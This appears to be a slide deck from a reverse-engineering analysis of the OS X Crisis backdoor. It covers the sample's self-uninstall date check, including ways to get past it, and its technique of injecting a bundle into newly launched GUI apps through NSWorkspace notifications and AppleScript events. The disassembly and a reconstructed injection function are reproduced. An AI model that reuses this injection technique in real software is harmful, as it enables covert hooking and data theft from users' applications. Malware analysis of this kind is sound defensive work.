
- Why does this sample uninstalls itself?
- The answer is in the configuration file.
- There is an expiration date.
- April, 30, 2012!

Configuration file

- There is a thread that monitors and triggers events.
- Essentially an internal crontab.
- Started inside [RCSMTaskManager loadInitialConfiguration].

Configuration file


```
:00018DF9      mov     eax, ds:(cls_aNsthread - 18D9Dh)[esi] ; class: "NSThread"
:00018DFF      mov     ecx, ds:(msg_aDetachnewthrea - 18D9Dh)[esi] ; message: "detachNewThreadSelector:toTarget:withObject:"
:00018E05      mov     edx, ds:(msg_aEventsmonitor - 18D9Dh)[esi] ; message: "eventsMonitor"
:00018E0B      mov     [esp+0Ch], edi          ; RCSMTaskManager object
:00018E0F      mov     [esp+8], edx            ; eventsMonitor
:00018E0F                                      ; 0x12E24
:00018E13      mov     [esp+4], ecx
:00018E17      mov     [esp], eax
:00018E1A      mov     dword ptr [esp+10h], 0  ; nil object
:00018E22      call    _objc_msgSend           ; create a new thread that monitors/manages events?
```


```
        mov     eax, dword ptr [ebp+var_90] ; jumptable 0001CB87 case 2
        xor     edi, edi
        or      eax, edi
        mov     edi, dword ptr [ebp+var_78] ; value coming from data
        add     edi, 2AC18000h
        adc     eax, 0FE624E21h
        mov     [esp+4], eax
        mov     [esp], edi
        mov     dword ptr [esp+0Ch], 0
        mov     dword ptr [esp+8], 989680h
        call    ___divdi3
        mov     edi, ds:(cls_aNsdate - 1CA2Bh)[esi] ; class: "NSDate"
        mov     ecx, ds:(msg_aDatewithtime_0 - 1CA2Bh)[esi] ; message: "dateWithTimeIntervalSince1970:"
        mov     [esp+4], ecx
        mov     [esp], edi
        mov     dword ptr [ebp+var_28+4], edx
        mov     dword ptr [ebp+var_28], eax
        fild    [ebp+var_28]
        fstp    [ebp+var_30]
        movsd   xmm0, [ebp+var_30]       ; 2012-04-30 00:00:00 +0000

loc_1CD5B:                               ; CODE XREF: -[RCSMEvents eventTimer:]+47B↓j
        movsd   qword ptr [esp+8], xmm0
        call    _objc_msgSend
        mov     edi, eax
        mov     eax, ds:(cls_aNsdate - 1CA2Bh)[esi] ; class: "NSDate"
        mov     ecx, ds:(msg_aDate - 1CA2Bh)[esi] ; message: "date"
        mov     [esp+4], ecx
        mov     [esp], eax
        call    _objc_msgSend
        mov     ecx, ds:(msg_aIsgreaterthan - 1CA2Bh)[esi] ; message: "isGreaterThan:"
        mov     [esp+8], edi             ; date from config
        mov     [esp+4], ecx
        mov     [esp], eax               ; current date
        call    _objc_msgSend
        test    al, al
        jnz     loc_1CBE5                ; do not let jump else uninstalls
        jmp     loc_1D283
```

Configuration file

- How to bypass the date check:
  - Set your clock before installation of dropper.
  - Or just NOP that jnz in #4 if you already installed with a later date.

Implementation

- How does Crisis implement its features?
- How does it find the target applications?

Implementation

- A bundle is injected into targets.
- To hook interesting functions.
- Send data to the main backdoor module.

Bundle Injection

- How is the bundle injected into targets?
- Assume target is Mac OS X Lion.
- Slightly different implementation for older OS X versions.

Bundle Injection

- Different notification features exist in OS X.
- Check Apple Technical Note TN2050.
- Let’s focus on NSWorkspace option.

NSWorkspace

- Interface with the workspace.
- It allows applications to use Finder features.
- Notifications are posted to NSWorkspace notification center.
- Only works for apps that use the window server aka GUI apps.

NSWorkspace

- NSWorkspaceDidLaunchApplicationNotification
  - Posted when a new app has started.
  - The notification object is the shared NSWorkspace instance.

NSNotificationCenter

“An NSNotificationCenter object (or simply, **notification center**) provides a mechanism for broadcasting information within a program. An NSNotificationCenter object is essentially a notification dispatch table.”

NSNotificationCenter


- Interesting Instance Method:
- addObserver:selector:name:object:
- "Adds an entry to the receiver's dispatch table with an observer, a notification selector and optional criteria: notification name and sender."

NSNotificationCenter

```
NSNotificationCenter *center;
center = [[NSWorkspace sharedWorkspace] notificationCenter];

[center addObserver:self
        selector:@selector(injectBundle:)
        name:NSWorkspaceDidLaunchApplicationNotification
        object:nil];

[center addObserver:self
        selector:@selector(willStopCrisis:)
        name:NSWorkspaceDidTerminateApplicationNotification
        object:nil];
```

NSNotificationCenter

- AddressBook notification:



```
mov     eax, ds:(cls_aNsdistributedn - 1A824h)[esi] ; class: "NSDistributedNotificationCenter"
mov     ecx, ds:(msg_aDefaultcenter - 1A824h)[esi] ; message: "defaultCenter"
mov     [esp+4], ecx
mov     [esp], eax
call    _objc_msgSend
mov     ecx, ds:(msg_aAddobserverSel - 1A824h)[esi] ; message: "addObserver:selector:name:object:"
mov     [ebp+var_14], ecx
mov     edx, ds:(msg_a_abchangedcall - 1A824h)[esi] ; message: "_ABChangedCallback:"
lea     ecx, (cfs_aAbdatabasechan.isa - 1A824h)[esi] ; "ABDatabaseChangedNotification"
mov     [esp+10h], ecx
mov     [esp+0Ch], edx
mov     [esp+8], edi
mov     ecx, [ebp+var_14]
mov     [esp+4], ecx
mov     [esp], eax
mov     dword ptr [esp+14h], 0
call    _objc_msgSend
```

Bundle Injection


- Whenever a graphical application is launched.
- The Crisis installed observer is notified about the new process.
- And injectBundle:(NSNotification*)notification is called.

NSNotificationCenter

- About the selector parameter.
- "Selector that specifies the message the receiver sends notificationObserver to notify it of the notification posting. The method specified by notificationSelector must have one and only one argument (an instance of NSNotification)."

Bundle Injection

- That notification object can be used to retrieve info about the application.
- Using for example the userInfo method of NSNotification class.
- Returns a dictionary with information associated to that application.
- Name, PID, etc.




```
mov     eax, ds:(msg_aObjectforkey - 0CBB6h)[esi] ; message: "objectForKey:"
lea     ecx, (cfs_aNsapplicatio_0.isa - 0CBB6h)[esi] ; "NSApplicationProcessIdentifier"
mov     [esp+8], ecx
mov     [esp+4], eax
mov     [esp], edi
call    _objc_msgSend
mov     ecx, ds:(msg_aIntvalue - 0CBB6h)[esi] ; message: "intValue"
mov     [esp+4], ecx
mov     [esp], eax
call    _objc_msgSend
mov     edi, eax
mov     eax, ds:(cls_aNsnumber - 0CBB6h)[esi] ; class: "NSNumber"
mov     ecx, ds:(msg_aAlloc - 0CBB6h)[esi] ; message: "alloc"
mov     [esp+4], ecx
mov     [esp], eax
call    _objc_msgSend
mov     ecx, ds:(msg_aInitwithint - 0CBB6h)[esi] ; message: "initWithInt:"
mov     [esp+8], edi
mov     [esp+4], ecx
mov     [esp], eax
call    _objc_msgSend
mov     edi, eax
mov     eax, ds:(msg_aSendeventtopid - 0CBB6h)[esi] ; message: "sendEventToPid:"
mov     [esp+8], edi
mov     [esp+4], eax
mov     eax, [ebp+self]
mov     [esp], eax
call    _objc_msgSend
```

Bundle Injection

- sendEventToPid: is the method responsible for dealing with injection.
- If target OS is Lion launches a new instance of the backdoor with parameter –p PID.
- Other versions it tries to load directly scripting additions.
- New security measures in Lion?


Bundle Injection



```
lea     ecx, (aP - 4792h)[esi]  ; "-p"
mov     [esp+4], ecx            ; char *
mov     [esp], eax              ; char *
mov     dword ptr [esp+8], 2    ; size_t
call    _strncmp
test    eax, eax
jnz     short loc_484E
mov     eax, [edi+8]
mov     [esp], eax              ; char *
call    _atoi
mov     [esp], eax
call    _lionSendEventToPid
```

Bundle Injection

- lionSendEventToPid does two things:
  - – Forces AppleScript to load in the target.
  - – Injects the bundle using AppleScript events.



```
void lionSendEventToPid(pid_t pid)
{
 (...)
 SBApplication* sbApp = [SBApplication applicationWithProcessIdentifier:pid];
 /* load AppleScript into the target */
 [sbApp setSendMode:kAENoReply | kAENeverInteract | kAEDontRecord];
 [sbApp sendEvent:kASAppleScriptSuite id:kGetAEUT parameters:0];
 /* inject the bundle */
 [sbApp setSendMode:kAENoReply | kAENeverInteract | kAEDontRecord];
 [sbApp sendEvent:'RCSe' id:'load' parameters:'pido', [NSNumber numberWithInt:getpid()]];
 (...)
}
```

Bundle Injection

